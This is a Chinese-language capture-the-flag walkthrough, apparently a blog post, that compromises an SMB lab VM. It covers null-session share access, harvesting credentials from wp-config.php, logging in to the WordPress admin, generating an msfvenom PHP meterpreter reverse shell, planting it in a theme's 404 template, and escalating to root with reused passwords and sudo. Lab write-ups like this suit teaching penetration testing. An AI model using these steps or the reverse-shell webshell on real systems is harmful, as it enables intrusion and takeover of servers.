
CTF-SMB渗透
环境
Kali ip 192.168.56.102
Smb 靶机ip 192.168.56.103 靶场下载:
链接:https://pan.baidu.com/s/1OwNjBf7ZEGmFlRq79bkD_A
提取码:0eg6
信息探测
使用netdiscover -r ip/mask 进行内网网段存活ip探测

靶机为103

进行nmap端口探测和服务信息探测
nmap -sV -T4 -A 192.168.56.103

可以看到smb服务
针对SMB协议,使用空口令,若口令尝试登陆,并查看敏感文件,下载查看
0x01针对于开放服务进行弱口令尝试
smbclient -L 192.168.56.103

连接成功
分别查看三个共享连接是否有flag等敏感文件
smbclient ‘\\IP\$share’ 查看文件

尝试到share$连接时 发现可以空口令连接
查看文件

Robots.txt里的目录 每个查看后无果
查看deets.txt

发现一个密码为12345
然后继续查看敏感文件
Cd 到wordpress目录

发现敏感文件wp-config.php

读取到数据密码
尝试用数据库密码和12345登录到Mysql ssh

均失败
0x02针对于开放服务器的版本 尝试溢出漏洞
尝试searchsploit samba版本号 看看有没有现成的溢出漏洞
尝试过后无果
0x03针对于开放服务 进行深入信息探测
主机开放了80端口 针对于http服务 再次做信息探测
使用到的工具 dirb nikto owasp-zap进行目录扫描 漏洞扫描

发现后台地址
http://192.168.56.103/wordpress/wp-admin/
尝试使用我们得到的数据库密码和之前12345登录
使用数据库密码登录后台成功

后台程序为wordpress
想办法上传我们的webshell
0x04 webshell生成和上传
使用msfvenom生成php反弹shell
msfvenom -p php/meterpreter/reverse_tcp lhost=攻击机IP地址 lport=4444 -f raw > /root/Desktop/shell.php


后台上传webshell

在后台的模版 可以直接插入我们的php代码
我插入的404页面的代码
保存成功后 msf开始监听反弹的shell

访问靶机404.php 执行反弹shell
http://靶场IP/wordpress/wp-content/themes/twenty
Fifteen/404.php

拿到shell后 找到和flag有关的信息和文件
优化终端:
python -c "import pty; pty.spawn('/bin/bash')"
先查找用户名: cat /etc/passwd

发现有个在home目录下的togie 猜测是用户名

-- su 用户名
-- sudo –l
-- su sudo
尝试切换到togie用户 发现需要密码 输入之前得到的12345
切换成功

查看root可以执行哪些目录的操作
sudo -l

发现有这些目录
提升权限
Sudo su

root目录下
最后成功拿到查看flag.txt 拿到flag
完毕。
CTF-SMB渗透的更多相关文章
- PtH(hash传递攻击)原理探秘
背景知识 Windows 横向渗透的两种方式 1.hash传递攻击,通过传递NTLM-Hash,登录机器,简称PtH: 2.ticket传递攻击,通过传递kerberos的ticket,登录机器,简称 ...
- 双非Java的学习之旅以及秋招路程
个人信息: 趁着中秋写个帖子记录一下吧.渣渣本,无实习,无高质量证书,走了很多弯路,最后选择的Java后端.现在算是半躺平了,接了几个中小厂的offer保底,20w多的薪资,后面还有几家公司接着面.不 ...
- 22. CTF综合靶机渗透(十五)
靶机说明: Game of Thrones Hacking CTF This is a challenge-game to measure your hacking skills. Set in Ga ...
- 21. CTF综合靶机渗透(十四)
靶机说明: I created this machine to help others learn some basic CTF hacking strategies and some tools. ...
- 20. CTF综合靶机渗透(十三)
靶机说明: Wellcome to "PwnLab: init", my first Boot2Root virtual machine. Meant to be easy, I ...
- 18. CTF综合靶机渗透(十一)
靶机描述: SkyDog Con CTF 2016 - Catch Me If You Can 难度:初学者/中级 说明:CTF是虚拟机,在虚拟箱中工作效果最好.下载OVA文件打开虚拟框,然后选择文件 ...
- 14. CTF综合靶机渗透(七)
靶机说明 NinevehV0.3.7z是一个难度为初级到中级的BooT2Root/CTF挑战. VM虚机配置有静态IP地址(192.168.0.150) 目标 Boot to root:获得root权 ...
- 13. CTF综合靶机渗透(六)
靶机说明 Breach1.0是一个难度为初级到中级的BooT2Root/CTF挑战. VM虚机配置有静态IP地址(192.168.110.140),需要将虚拟机网卡设置为host-only方式组网,并 ...
- 内网渗透bypassuac和smb溢出
对内网渗透需要渗透的目标主机处于跨网段和uac限制的情况做一个渗透记录 环境大致如下 拥有shell权限的win7(有uac限制,处于双网段) 和同win7同一网段下暂时无权限的靶机xp 先对有权限的 ...
- 渗透测试思路 - CTF(番外篇)
渗透测试思路 Another:影子 (主要记录一下平时渗透的一些小流程和一些小经验) CTF(番外篇) 笔者是一个WEB狗,更多的是做一些WEB类型题目,只能怪笔者太菜,哭~~ 前言 本篇 ...
随机推荐
- [大数据学习研究] 3. hadoop分布式环境搭建
1. Java安装与环境配置 Hadoop是基于Java的,所以首先需要安装配置好java环境.从官网下载JDK,我用的是1.8版本. 在Mac下可以在终端下使用scp命令远程拷贝到虚拟机linux中 ...
- STL中nth_element的用法
nth_element函数原型有四个,详细我就不一一累赘了,我们就用最普通的用法寻找第k位置的元素. 函数用法为:nth_element(first,kth,end). first,last 第一个和 ...
- 降低 80% 的读写响应延迟!我们测评了 etcd 3.4 新特性(内含读写发展史)
作者 | 陈洁(墨封) 阿里云开发工程师 导读:etcd 作为 K8s 集群中的存储组件,读写性能方面会受到很多压力,而 etcd 3.4 中的新特性将有效缓解压力,本文将从 etcd 数据读写机制 ...
- 学生管理系统——ArrayList集合
此学生管理系统利用了集合ArrayList实现了对学生的增删改查:利用数组中的方法实现分数排序:运用String类的equals实现登录功能的字符串比较. 管理员类: package data; pu ...
- Nginx 的三大功能
1.HTTP服务器 Nginx是一个HTTP服务器,可以将服务器上的静态文件(如HTML.图片)通过HTTP协议展现给客户端. 2.反向代理服务器 Nginx也是反向代理服务器. 说反向代理之前先说一 ...
- STM32的RTC中断标志只能手动清除
背景: 最近在做一个stm32的项目,其中用到RTC的实时时钟功能.时钟源采用外部32.768K晶振,时钟预分频设置为32767,目的是为了产生1秒的中断,然后在中断处理函数中更新实时年月日时分秒. ...
- 反射的应用、获取Class类实例
*准备工作: 包结构:* ======================= Person.java代码: package com.atguigu.java; public class Person { ...
- 《Java7并发编程实战手册》读书笔记
一.线程管理 1.线程的创建和运行 创建线程的2种方式: 继承Thread类,并覆盖run()方法 创建一个实现Runnable接口的类.使用带参数的Thread构造器来创建Thread对象 每个Ja ...
- toString(),String.valueOf,(String)在处理空对象时的区别
public static void main(String[] args) { Map<String,Object> map = new HashMap<>(); map.p ...
- Spring BeanDefinition的加载
前面提到AbstractRefreshableApplicationContext在刷新BeanFactory时,会调用loadBeanDefinitions方法以加载系统中Bean的定义,下面将讲 ...